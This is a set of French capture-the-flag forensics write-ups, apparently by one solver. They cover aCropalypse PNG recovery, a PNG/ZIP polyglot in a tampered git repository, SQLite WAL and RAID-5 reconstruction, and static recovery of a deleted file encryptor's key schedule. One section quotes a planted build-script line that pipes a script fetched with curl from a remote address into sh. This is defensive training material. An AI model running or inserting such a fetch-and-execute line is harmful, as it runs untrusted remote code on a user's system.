`/confirm-target {"employee_id":"VLK-1944-ION"}` a renvoyé `confirmed`, et `/query/vpn-window` a listé cinq sessions ; celle de `VLK-1944-ION` est `VPN-914973` (Access-Accept à 08:21:41 avec un challenge OTP, IP source `203.0.113.197`). C'est une session différente de celles ouvertes à 08:55 ou plus tard par d'autres utilisateurs, qui sont des leurres rapprochés de la commande. Le premier rapport complet a été accepté (4 tentatives restantes) et a renvoyé le flag.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Lire le contrat d'abord : avec 2 et 5 tentatives, dériver les réponses hors ligne depuis les preuves est tout le jeu ; aucune devinette n'a été nécessaire.
- Ne pas prendre la session VPN qui commence au plus près de la commande ; le rapport demande la session de l'employé compromis, dont le début est antérieur (l'énoncé dit « heure sur le fil de la commande, pas début de session VPN »).
- Un marqueur `SUSPECT` côté historian vit dans le journal, pas sur le fil : le pcap montre que le RTU a continué à remonter des valeurs live, ce qui prouve que les 426,0 A affichés étaient figés.
- Le script dérive chaque champ des fichiers de l'instance, car un relancement donne un nouveau cas.

Outils & références

- `curl`, `tshark` (pour lister les trames), Python 3 (`urllib`, `struct`, parsing pcap maison)
- ASDU IEC 60870-5-104 / IEC 60870-5-101 : types 13 (`M_ME_NC_1`) et 45 (`C_SC_NA_1`), causes de transmission 6/7

Afterimage

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	345	105	✅	—	0xAr3s-root	Chronos Security

Énoncé

> A duty operator screenshotted their terminal, cropped the bottom off to remove something sensitive, and posted the result to a shared channel. The picture looks fine. The file is the problem.
>
> The crop changed what you see, not what the file still carries. Recover what was cropped away and read the station recovery key.
>
> Flag format: `CSCTF{message}`

Fichiers fournis : `files/relay-capture.png` (non commité ; l'image rognée est aussi dans `img/cropped.png`).


En bref

Le PNG rogné a été écrit par-dessus l'original plus long sans troncature : 11 911 octets de l'ancien flux IDAT restent après `IEND` (un « aCropalypse ») ; reconstruire ce flux, trouver une frontière de bloc deflate par force brute et amorcer la fenêtre avec l'image visible redonne les 200 dernières lignes, qui montrent la clé de récupération.

Démarche

1. Reconnaissance — un PNG 520×340 avec des données après IEND

`file` annonce un PNG RGB 520×340 de 26 174 octets — gros pour une capture de terminal plate. En parcourant les chunks à la main : 14 chunks `IDAT` (1 024 octets chacun sauf le dernier, 738), `IEND` à l'offset 14 251, puis **11 911 octets en trop**. L'image visible est une capture de terminal (« FIELD RELAY 7 — terminal capture ») qui finit par `custody --scope key-store` / `recovery panel retained in prior frame` : ce qui a été rogné, c'est le panneau de récupération.



Les données en trop contiennent des en-têtes de chunk `IDAT` tous les 1 036 octets (1 024 + 12 d'encadrement) et un second `IEND` à la toute fin : c'est la fin du PNG original, dont les 14 263 premiers octets ont été écrasés par le nouveau fichier, plus court. Les premiers octets en trop sont la fin d'un ancien chunk IDAT coupé au milieu (270 octets de données, puis son CRC).

2. Hypothèse — l'ancien flux zlib se décode depuis une frontière de bloc ultérieure

L'ancien flux deflate est coupé : son début (et les tables de Huffman du bloc à cheval sur le point d'écrasement) a disparu, on ne peut donc pas l'inflater depuis le début. Mais les blocs deflate sont indépendants hormis la fenêtre de références arrière de 32 Kio, donc :

- reconstruire le flux de fin = données restantes du chunk coupé + données de chaque chunk `IDAT` complet (en retirant les 12 octets d'encadrement de chacun) ;
- essayer chaque position de départ, à chaque décalage de bit 0–7, comme bloc deflate brut (`zlib.decompressobj(-15)`), la plupart échouent aussitôt ;
- amorcer la fenêtre (`zdict`) avec les 32 derniers Kio des scanlines décompressées de l'image *visible* : l'ancienne image est la même capture avec des lignes en plus en bas, donc les références arrière qui pointent vers les lignes visibles se résolvent correctement.

3. Exploitation — un seul départ décode jusqu'à une fin de flux propre

Exactement un départ (octet 3 123 du flux reconstruit, sans décalage de bit) décode jusqu'à un bloc final (`eof`) et donne **312 200 octets = 200 × 1 561** (1 octet de filtre + 520 × 3 pixels par scanline) : exactement 200 scanlines, une forte confirmation. Ce sont les 200 dernières lignes de l'image originale ; la première ligne peut être imparfaite car sa ligne précédente est inconnue, et les filtres sont défaits avec une ligne nulle au-dessus. Les afficher montre un panneau « RELAY RECOVERY KEY — ROTATE AFTER USE » contenant le flag (agrandi pour le lire caractère par caractère).

```
pip install pillow
python3 -I solve/solve.py files/relay-capture.png recovered.png
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Rogner sans tronquer le fichier laisse les anciens octets derrière : une taille de fichier grande pour son contenu est le premier indice (même bug que l'« aCropalypse » de 2023 sur les éditeurs Pixel/Windows).
- Les blocs deflate peuvent être resynchronisés : forcer le départ de bloc (octet × décalage de bit) et valider avec `eof` plus un nombre entier de scanlines est peu coûteux et sans ambiguïté.
- Utiliser l'image visible comme dictionnaire compte : cela permet au bloc récupéré de référencer des lignes qui n'ont pas été perdues.
- La clé a été lue à l'œil sur un rendu agrandi ; les 24 chiffres hexa se confondent facilement (`1` / `l` , `0` / `o`), donc revérifier si la plateforme la refuse.

Outils & références

- Python 3 (`struct` , `zlib`), Pillow
- Structure des chunks et filtres PNG, structure des blocs zlib/deflate, aCropalypse (CVE-2023-21036)

Polyglot Requiem

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	342	108	✅	—	0xAr3s-root	Mohamed Amine Mzoughi

Énoncé

> A review of a ground-station software supply chain turned up altered build history and an odd dashboard asset. The station works for the Operation Dawn coalition, which puts its builds high on the Ash Army's target list.

> Recover the concealed marker from the retained repository and submit the complete `CSCTF{...}` value. Inspect build scripts, hooks and recovered programs as data: do not run them, and do not contact addresses found in the evidence. The exercise is constructed and the organizations are fictional. Attachment: `polyglot-requiem.zip`, 39,051 bytes, SHA-256 `2a3aeda4fcc7fab03a268130a22b31b2194ed45f74981146ae765d78c97813c9`.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : `files/flight-telemetry-sdk/` (un dépôt git avec son `.git`), `files/README_FOR_RESPONDERS.md`, `files/manifest.sha256` (non commités).

En bref

`assets/telemetry_icon.png` est un polyglotte PNG/ZIP : un chunk `tEXt` porte un tag de provenance, et le ZIP ajouté contient un fichier SQLite avec une ligne `ci_provenance_seal` *supprimée* et l'outil de scellement `assetsignd` ; l'analyse statique de cet outil donne le schéma (XOR à clé répétée avec `SHA-256(inverse(tag) ‖ epoch_le64)`) et le timestamp des commits est l'epoch → flag.

Démarche

1. Reconnaissance — un dépôt avec un commit orphelin et une icône suspecte

J'ai travaillé sur une copie du dépôt et n'ai jamais lancé `build.sh` ni un hook. `git log --all` montre cinq commits ordinaires, tous au même timestamp (1792061626). `git fsck --lost-found --unreachable` trouve un commit inatteignable, `c435f88` « build: add telemetry opt-in check » (il est aussi dans `.git/ORIG_HEAD`) : son `build.sh` fait `curl -s http://198.51.100.9/telemetry-opt-in.sh | sh` — « l'historique de build altéré » qui a été écarté par un reset. Je n'ai pas contacté l'adresse ; c'est une diversion par rapport au marqueur.

L'autre piste est l'icône ajoutée dans `92d3ba9` et référencée dans le README : `assets/telemetry_icon.png` fait 23 008 octets pour une image 10×10. `binwalk` signale un PNG, puis un ZIP à 0x72.

2. Hypothèse — un polyglotte PNG/ZIP avec un secret supprimé

En parcourant les chunks PNG à la main : `IHDR`, un chunk `tEXt` `Provenance` = `0f18e37122ddbcca` (8 octets en hexa, le « tag »), un minuscule `IDAT`, `IEND` ; puis 22 894 octets en trop qui commencent par `PK\x03\x04`. Extrait (stocké, sans compression), le ZIP a deux membres :

- `telemetry_cache.db` : SQLite, table `build_secrets` avec des jetons manifestement faux (`AKIADEMOFAKE…`, `npm_fake…`) — leurres ;
- `assetsignd` : un ELF dont l'usage est `assetsignd <provenance_tag_hex> <epoch> <infile> <outfile>`.

`strings` sur la base montre une ligne que `.dump` n'affiche pas : `ci_provenance_seal` suivie de 36 octets à forte entropie. Elle a été supprimée (la cellule est encore dans le corps de la page, espace non alloué) donc SQLite ne la renvoie pas. L'en-tête de l'enregistrement avant le libellé donne la longueur du blob (type sériel `0x54` → 36 octets). Un chiffré, un tag, une epoch et un outil qui prend exactement ces entrées : l'outil scelle la donnée.

3. Exploitation — inverser le scellement statiquement, puis recalculer la clé

Je n'ai pas exécuté `assetsignd`. Son désassemblage (`objdump` / `r2`) montre : les constantes SHA-256 en ligne (aucun import libcrypto), `strtoull(argv[2])` pour l'epoch, `sscanf("%02x")` pour parser le tag en octets, **une inversion des octets du tag**, l'epoch ajoutée en **8 octets little-endian**, un SHA-256 sur ce message, et enfin `out[i] = in[i] ^ digest[i & 0x1f]`. Donc :

```
key = SHA-256( inverse(tag_bytes) || epoch_le64 );  clair[i] = chiffré[i] XOR key[i mod 32]
```

Pour l'epoch, le candidat évident est le timestamp du dépôt, 1792061626 (l'en-tête daté, l'index git et les entrées du ZIP concordent). J'ai d'abord essayé la variante `HMAC-SHA256` d'un outil similaire d'un autre challenge, sans résultat ; j'ai ensuite brute-forcé l'epoch autour de l'heure des commits contre le préfixe connu `CSCTF{` (6 octets de clé), ce qui a confirmé tout de suite le schéma SHA-256 à tag inversé pour exactement 1792061626. Déchiffrer les 36 octets donne le flag.

```
        python3 -I solve/solve.py files/flight-telemetry-sdk
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Les sorties d'outils cachent les données supprimées : `.dump` et les requêtes SQLite ignorent les cellules supprimées, `strings` /hexa brut sur le fichier non.
- Une image peut porter une archive entière après `IEND` ; parcourir les chunks et regarder les octets en trop est plus rapide que se fier à l'extension.
- Un binaire documenté seulement par sa ligne d'usage se comprend statiquement : les constantes (table K de SHA-256), les boucles (inversion d'octets, epoch sur 8 octets) et le XOR final ont suffi, sans l'exécuter.
- Le préfixe en clair connu `CSCTF{` transforme un paramètre incertain (l'epoch) en brute force bon marché et valide tout le schéma.
- Le commit orphelin avec `curl | sh` est l'« histoire » du scénario, pas le marqueur : le noter sans toucher à l'adresse est la bonne manipulation.

Outils & références

- `git` (`log --all`, `fsck --lost-found`, `cat-file`), `binwalk`, `strings`, `objdump`, `radare2`
- Python 3 (`struct`, `zipfile`, `hashlib`)
- Structure des chunks PNG, données ajoutées à un ZIP, format d'enregistrement SQLite (types sériels)

Last Commit

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	332	118	✅	—	0xAr3s-root	Chronos Security

Énoncé

> The national land registry of one of Operation Dawn's smaller coalition states looks normal again, but its completed restoration export `LR-731` may have carried altered ownership out to regional offices. A later clean view does not prove what the job delivered.
>
> Reconstruct the exact ownership export at the job's transition to `COMPLETED`, using the acquired SQLite database and WAL pair, the delivery receipt and the supplied export profile. The registry is fictional. Analyze the supplied files only. Attachment: `last-commit.zip`, 84,979 bytes, SHA-256 `06da868e7ceeef1c96651cf1307033f7b37b65e235f8a121ea599166f85279a1`.
>
> Submit `CSCTF{last_commit_<64 lowercase hex characters>}` as specified in the supplied export profile.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : `files/registry.sqlite`, `files/registry.sqlite-wal`, `files/delivery.csv`, `files/export-profile.md`, `files/provenance.json`, `files/README.txt`, `files/SHA256SUMS` (non commités).

En bref

Le WAL contient 9 frames valides en 6 commits ; le commit où `LR-731` passe de `QUEUED` à `COMPLETED` montre des lignes de propriété altérées que les commits suivants (et la base checkpointée) n'ont plus. Reconstruire le registre à ce commit, exécuter la requête du profil avec `delivery.csv` comme manifeste et hacher le TSV en SHA-256 donne le flag.

Démarche

1. Reconnaissance — lire le contrat, pas seulement les données

`export-profile.md` est la vraie spécification : le worker lance une transaction IMMEDIATE qui interroge les parcelles du manifeste, prépare l'export, passe `export_job` de `QUEUED` à `COMPLETED` et commit. L'export est la requête exacte du profil sur l'état du registre **à ce commit** (pas une vue ultérieure), avec le reçu `delivery.csv` comme `manifest` (douze parcelles, ordre de livraison), un TSV à en-tête fixe, fins de ligne LF, haché en SHA-256. La base fait 9 pages (4096 o), le WAL 32 + 9 × (24 + 4096) = 37 112 octets, donc 9 frames. Le README interdit d'ouvrir les originaux avec SQLite (cela créerait un `-shm` et pourrait checkpointer) ; je n'ai donc jamais ouvert les originaux : tout est parsé à la main et reconstruit dans des copies temporaires. `SHA256SUMS` correspond pour tous les fichiers.

2. Hypothèse — une vue « au commit N » = base + les frames jusqu'au N-ième commit

D'après le format WAL de SQLite : en-tête `0x377f0682`, taille de page 4096, sels ; chaque frame a un en-tête de 24 octets (numéro de page, **taille de la base après commit** — non nulle seulement sur une frame de commit —, sels, checksum cumulatif) suivi de l'image de la page. Un lecteur au commit N voit, pour chaque page, la dernière frame ≤ N, et la base pour les autres pages. J'ai donc :

1. validé le checksum de l'en-tête et, pour chaque frame, les sels et le checksum cumulatif (l'ordre des octets des mots dépend du magic) : les 9 frames sont valides ;
2. listé les commits : frames 0, 2, 4, 5, 7, 8 — une transaction peut couvrir plusieurs frames (ex. frames 1+2, 3+4, 6+7), donc un état ne doit être construit qu'à une frame de commit, jamais au milieu d'une transaction ;
3. construit une image de base simple pour chaque commit (base + frames ≤ N, plus de WAL) et interrogé `export_job`.

3. Exploitation — le commit de transition contient les lignes altérées

Frame de commit	`LR-731`	SHA-256 de l'export (premiers octets)
base	pas de ligne	—
0	pas de ligne	`04a47a…`
2	pas de ligne	`40f3b1…`
4	`QUEUED`	`40f3b1…`
5	**`COMPLETED`**	**`40f3b1…`**
7	`COMPLETED`	`04a47a…`
8	`COMPLETED`	`04a47a…`

La propriété des parcelles 1202, 1205, 1209 et 1214 est altérée entre les commits 0 et 2 (nouveaux titulaires `2127` – `2131`, nouveaux instruments `IN-9360472185`, `IN-8162094735`, `IN-7259841360`, `IN-6941538207`, et un partage 65/35 au lieu de 60/40 sur la parcelle 1209), toujours présente quand le job se termine à la frame 5, puis rétablie aux titulaires d'origine dans les derniers commits : c'est la « vue propre ultérieure » dont parle l'énoncé. L'export à la transition a 13 lignes (la

parcelle 1209 a deux titulaires). L'ordre des parcelles vient de `delivery.csv`, celui des titulaires de `registry_ref COLLATE BINARY`.

```
        python3 -I solve/solve.py files
```

Le script fait tout cela (parsing du WAL, validation des checksums, état par commit, requête, hash) et affiche le flag ; il ne lit que les originaux et écrit dans un répertoire temporaire.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{last_commit_<64 hex>}` (masqué)

Réflexions

- « L'état courant » et « l'état à la transaction X » sont deux choses différentes : en mode WAL, la réponse est dans la séquence de frames, pas dans ce que renvoie une ouverture normale avec `sqlite3`.
- Seules les frames de commit (taille de base non nulle) sont des états cohérents ; une transaction peut couvrir plusieurs frames, donc s'arrêter sur une frame quelconque donne une vue incohérente.
- Le checksum cumulatif et les sels délimitent l'époque valide ; les valider évite d'utiliser des restes de générations WAL précédentes.
- Le même hash apparaît aux commits 2, 4 et 5 et un autre aux commits 0, 7, 8 : comparer les hashes sur tous les commits montre quand l'altération a commencé et fini, pas seulement l'état livré.
- La preuve a été préservée : aucune ouverture SQLite des originaux, travail sur des copies reconstruites.

Outils & références

- Python 3 (`struct`, `sqlite3` sur copies reconstruites uniquement, `hashlib`, `csv`)
- Format de fichier et format WAL de SQLite (https://sqlite.org/fileformat2.html, https://sqlite.org/walformat.html)

Dawn Array

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	285	99	✅	—	0xAr3s-root	Chronos Security

Énoncé

> During a state-sponsored attempt to isolate the eastern corridor, dispatch gateway E2 of the Rovenqara Rail Continuity Authority (RRCA) issued conflicting turnout-release records and was then powered off. RRCA runs the rail lines that carry coalition supply in the Operation Dawn theatre, and the corridor stays shut until responders know which releases the corridor controller actually acknowledged.
>
> The gateway kept its staging volume on a four-member Linux md RAID-5 array; one member is lost and three raw members survive. Rebuild the volume read-only, then apply the gateway's own dispatch procedure, stored on that volume, to find the controller-acknowledged release witness, and report it in the form the procedure defines. This is a constructed recovery case built on real Linux md RAID-5, ext4, SQLite WAL, RFC 5424 and HTTP/1.1, not an acquisition from physical disks.
>
> Attachment: `dawn-array.zip` (604,849 bytes, SHA-256 `e41e1a4c6b2b…05de66`)
>
> Flag format: `CSCTF{dawn_<64 lowercase hex digits>}`

Fichiers fournis : `files/dawn-array.zip` (non commité — actuellement dans `forensics/dawn-array.zip`)

En bref

Parser les superblocs md v1 pour la vraie géométrie (left-symmetric, chunks 32 Kio, data offset 1 Mio, rôles 0/2/3 présents), reconstruire le volume ext4 de 117 Mio en lecture seule, lire le ledger SQLite *avec son WAL appliqué*, et ne garder que les 16 cycles sur 128 dont réservation, readback et phases syslog concordent selon la procédure DP-7 — leur SHA-256 est le témoin.

Démarche

1. Reconnaissance — inventaire, puis métadonnées avant les octets

```
        unzip -l dawn-array.zip
        # CASE-SHEET.txt  acq-1.raw  acq-2.raw  acq-3.raw (40 Mio chacun)
tools/raid5_extract.py
```

Note : la copie locale hashe différemment du SHA-256 affiché sur la plateforme (suffixe `…ad5de66` contre `…a05de66`) ; l'analyse ci-dessous travaille strictement depuis les octets fournis, et chaque couche se revalide (UUID d'array commun, label/UUID ext4, correspondance 1:1 ledger/syslog, 128 échanges HTTP propres).

Chaque membre porte un superbloc md v1.2 à l'offset fichier `0x1000` (magie `0xa92b4efc`, nom `rrca-gw-e2:staging`). Décodé selon `/usr/include/linux/raid/md_p.h` (`chunksize` en secteurs, rôles via `dev_roles[dev_number]`) :

Membre	dev_number	rôle	layout	chunk	data offset	taille utile
acq-1.raw	0	**0**	2 = left-symmetric	64 secteurs = 32 Kio	2048 secteurs = 1 Mio	79872 secteurs
acq-2.raw	4	**3**	idem	idem	idem	idem
acq-3.raw	2	**2**	idem	idem	idem	idem

Le membre perdu est donc le rôle 1 (parité recalculée), taille logique `3 × 79872 × 512 = 122 683 392` octets. Un premier balayage naïf (chasse à la magie ext4 sur permutations rôles/chunk/layout) a produit des centaines de hits car la redondance du stripe-0 duplique le superbloc sur deux membres — ce sont les rôles du superbloc qui tranchent, pas la magie.

2. Hypothèse — lire DP-7 avant de croire un seul enregistrement

Le volume (`rrca-staging` , UUID `e195b486-…`) contient exactement les trois types de preuves nommés par la procédure : `var/lib/rrca/dispatch.sqlite` (+ `-wal` de 552 Kio, `-shm`), `var/log/rrca/dispatch-gateway.syslog` (512 enregistrements RFC 5424, SD-ID `rrca@32473`) et `var/log/rrca/controller-access.pcapng` (2432 frames, 128 connexions loopback `10.61.4.10 → 10.61.4.21:8080` , chacune exactement POST/201 + GET/200).

DP-7 (`usr/share/doc/rrca-dispatch-procedure.txt`) définit la qualification Q1–Q5 : une ligne ledger + une de chacune des quatre phases syslog partageant `(cycle_id, request_id, gateway_seq)` dans l'ordre ; headers/corps POST conformes à la ligne avec écho 201 ; révision/nonce de réponse conformes ledger *et* syslog ; GET nommant la même requête avec une vue readback conforme réponse et ledger ; readback syslog conforme ledger. Tout doublon, non-succès, corps manquant ou désordre disqualifie.

Deux pièges en découlent directement : (a) 33 des 128 lignes ledger (`gateway_seq` 96–128) ne vivent **que dans le WAL** — une lecture du seul fichier principal les perd silencieusement, dont les cycles qualifiants 103/110/117 ; (b) les statuts seuls ne qualifient rien — les 128 échanges sont 201/200 sur le fil, et seuls 16 cycles survivent à la comparaison champ par champ.

3. Exploitation — reconstruire, puis filtrer

```
python3 solve/solve.py ../dawn-array.zip
# [*] md RAID-5: layout=left-symmetric chunk=32768 data_off=1048576
#                array=122683392 roles=[0, 2, 3] missing=1
# [*] Rebuilt 122683392 logical bytes, ext4 magic OK
# [*] Ledger        : 128 rows (WAL applied)
# [*] Syslog        : 512 records, 128 cycles
# [*] Capture       : 128 connections, POST/201 + GET/200 each, no pipelining
# [*] Qualifying    : 16 cycles
# [*] Qualifying gateway_seq: 14,15,34,35,55,69,78,79,80,83,85,87,95,103,110,117
# [+] FLAG            : CSCTF{...}
```

Le solveur dérive la géométrie des superblocs, délègue le brassage d'octets au `raid5_extract.py` fourni, extrait les fichiers en lecture seule via `debugfs` (ni montage, ni root), réassemble TCP/HTTP en Python pur, et vérifie chaque clause DP-7 — abandonnant plutôt que d'émettre un témoin si une attente structurelle casse. Les 112 rejets forment quatre classes nettes : nonce de réponse différant ledger+syslog (29), révision de réponse différant de `prepare_revision` (28), registres/valeurs du readback GET montrant la vue divergente du contrôleur (24, registres en `90xx`), et valeur du `READBACK_OBSERVED` syslog contredisant la ligne commise (31, toujours le bit `release_value`). Témoin = header 21 octets `RRCA-DAWN-WITNESS-v1\n` + 16 lignes `|` dans l'ordre croissant des `gateway_seq` (1733 octets), dont le SHA-256 est le corps du flag.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Ce que j'ai appris

- La chasse à la magie est un oracle faible sur array redondant : la parité du stripe-0 faisait apparaître le superbloc ext4 sous presque toutes les géométries. Les `dev_roles[]` md (ni les noms de fichiers, ni la magie) sont la vérité terrain pour l'ordre des membres.
- Le WAL fait partie de la base : ouvrir le SQLite sans son `-wal` (ou n'extraire que `dispatch.sqlite` de l'image) perd les cycles 96–128 et donne un témoin de 13 lignes au hash faux. Copier le trio, ouvrir normalement, compter 128.
- Le « HTTP status alone does not qualify » de DP-7 est littéral ici — les 128 échanges sont 201/200 sur le fil. La discrimination tient entièrement à l'accord nonce/révision/registre/valeur entre quatre sources (ledger, syslog, réponse de réservation, vue readback).

Outils et références

- Python 3 stdlib (`struct` , `hashlib` , `sqlite3` , `zipfile`) + `debugfs` (dumps lecture seule) + `tools/raid5_extract.py` fourni
- `capinfos` / `tshark` (recon capture : 128 connexions × 19 frames)
- Layout superbloc md v1 (`md_p.h`) ; algorithmes RAID-5 mdadm (2 = left-symmetric) ; magie superbloc ext4 `0x53EF` ; mode WAL SQLite ; structured data RFC 5424

Ghost in the Historian

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	275	107	✅	—	0xAr3s-root	Mohamed Amine Mzoughi

Énoncé

> A campaign against the electricity supply encrypted a substation historian's configuration and deleted the encryptor. The substation feeds a partner nation's grid on the coalition side of Operation Dawn.
>
> Recover the original configuration's `SAFETY_INTERLOCK_TOKEN` and submit its complete `CSCTF{...}` value. The volume was constructed for this exercise and is not an untouched acquisition; the included brief explains its timeline. Analyze recovered programs as data: do not execute them or mount the image.
>
> Attachment: `ghost-in-the-historian.zip`, 72,560 bytes, SHA-256 `5edaea927aa93db3286f771dd77c8c41e0c23c6eafa70ac2182da5bd9ac56ce9`

Fichiers fournis : `files/ghost-in-the-historian.zip` (non commité — actuellement dans `network/ghost-in-the-historian.zip`)

En bref

Carver le `historian_enc` ELF supprimé depuis l'espace non alloué, lire son désassemblage comme des données (flot xorshift32, graine `(time() ^ getpid()) × 0x9E3779B1`, PID issu de sa propre ligne syslog), brute-forcer les secondes autour du sweep de 04:13, puis déchiffrer en chaîne les trois configs `.enc` — le fichier topologie contient le token.

Démarche

1. Reconnaissance — un petit monde ext4 avec trois fichiers verrouillés

Le ZIP se vérifie (`5edaea92…56ce9`) et contient un descripteur VMDK plus une extent flat de 64 Mio (`evidence-flat.vmdk`, 131072 secteurs, `manifest.sha256` couvre les trois fichiers). `debugfs` en lecture seule, jamais de montage :

```
debugfs -R "ls -l /" evidence-flat.vmdk
# /var/historian → node_status.json.enc (74 o), grid_topology.cfg.enc (235 o),
#                  historian_cache.dat.enc (64 o), tous datés 2-oct-2026 05:13
# /var/log/historian.log → une ligne : 2026-10-02 04:13 historian_enc[2764964] :
#                          starting encryption sweep, target_dir=/var/historian
```

Le brief README est explicite sur les deux horloges (filesystem construit le 29 oct., enregistrements d'incident du 2 oct. — chacun vaut ce qu'il dit) et les règles d'engagement : les programmes récupérés sont des données. `lsdel` ne trouve aucun inode supprimé et le journal est une transaction vide, mais `strings` sur l'extent brute révèle la suite : une note de rançon (« Contact ref: 7F3A-RECOVERY (this is NOT a decryption key) », wallet d'affichage) et, juste à côté, un second programme complet — imports libc (`scandir` , `fwrite` , `unlink` , `utime` , `getpid`), formats de chemins (`%s/%s` , `%s.enc` , `rb` / `wb`) et le format exact du log ci-dessus. Un seul ELF (`7fELF`) à l'offset `0xa1c000` ; carvé via ses section headers (`0x3888` octets, BuildID intact), c'est l'encryptor supprimé. La chaîne `@z3uAF2` à proximité n'est que des octets de chiffré de `grid_topology.cfg.enc` , pas une clé — un leurre naturel.

2. Hypothèse — le binaire documente son propre key schedule

Le désassemblage `.text` (strippé, ~1,2 Kio — lu, jamais exécuté) est un sweep linéaire : `scandir` , saut des dotfiles, saut des non-fichiers, `fopen(rb)` → `ftell` / `fread` , chiffrement, `fopen(wb)` vers `%s.enc` , `utime` (d'où les mtimes uniformes du 2 oct.), `unlink` de l'original. Le chiffrement est un xorshift32 de manuel (shifts 13/17/5, octets little-endian, état frais par bloc de 4 octets) :

```
seed = 0xa5a5a5a5; t = time(); pid = getpid()
if (t != pid) seed = (t ^ pid) * 0x9E3779B1   (mod 2^32)
état conservé d'un fichier à l'autre (resauvegardé après chacun)
```

Les inconnues sont donc exactement deux : les secondes de graine `t` et l'ordre des fichiers (l'ordre scandir décide qui reçoit l'état de graine). La ligne de log écrite par le binaire lui-même donne les deux ancres : le PID `2764964` verbatim, et la minute du sweep `04:13` bornant `t` — brute-forcer les 86400 secondes du jour, et la config qui se déchiffre depuis l'état de graine doit être de l'ASCII imprimable commençant par `#` .

3. Exploitation — un jour de secondes, puis suivre la chaîne

```
python3 solve/solve.py ../ghost-in-the-historian.zip
# [*] Sweep log     : 2026-10-02 04:13 historian_enc[2764964]
# [*] Seed time     : 2026-10-02 04:13:05+00:00 (t=1790914385) seed=0x40d8e565
# [*] Chain order   : grid_topology.cfg.enc -> historian_cache.dat.enc
#                     -> node_status.json.enc
# [+] FLAG          : CSCTF{...}
```

`t = 04:13:05` (cinq secondes dans la minute loggée — exactement ce que prédit le double appel `time()`) déchiffre `grid_topology.cfg.enc` directement depuis l'état de graine vers sa config, dont `SAFETY_INTERLOCK_TOKEN=flag{...}` . Enchaîner l'état survivant (`235 o → 59 états`) déchiffre `historian_cache.dat` (CSV de pressions `04:11Z/04:12Z`) puis `node_status.json` (JSON valide, `MGA-HIST-07` , `nominal`) ; l'ordre inverse échoue l'imprimabilité, confirmant `grid → cache → node` . Mon premier sweep du jour entier avec un seuil conjoint sur 3 fichiers n'a rien trouvé — à juste titre, car seul le premier fichier dans l'ordre scandir se valide depuis la graine ; scorer le fichier grid seul touche à 235/235 imprimables au premier passage (~5 s).

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Ce que j'ai appris

- Analyser-comme-données fonctionne : imports + rodata (`%s.enc` , `rb` / `wb` , le format de log) esquissent déjà le programme avant tout désassemblage, et le `.text` de 1,2 Kio confirme schedule de graine, chaînage, clonage de timestamps et suppression en une lecture.
- Le PID-dans-le-log est le raccourci voulu — le binaire loggue son propre `getpid()` en `%d` , réduisant la recherche de graine à une dimension (les secondes d'un jour). Sans lui, l'espace conjoint `(t, pid)` resterait brute-forçable mais bien plus laid.
- Le sweep à seuil conjoint qui a échoué était instructif, pas perdu : le report d'état fait qu'un seul fichier se valide depuis la graine, donc scorer par fichier avec une seconde étape de chaînage est la bonne forme — et l'ordre qui échoue l'imprimabilité est lui-même une preuve de l'ordre qui réussit.

Outils et références

- Python 3 stdlib (`struct` , `hashlib` , `zipfile`) + `debugfs` (dumps lecture seule, `lsdel` , `logdump`)
- `strings` , `objdump -d -M intel` (triage statique/désassemblage — binaire jamais exécuté)
- Extent flat ext4 en VMDK monolithicFlat ; xorshift32 (shifts Marsaglia 13/17/5) ; ligne syslog comme oracle de PID

Briefing for One

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	270	82	✅	—	0xAr3s-root	Chronos Security

Énoncé

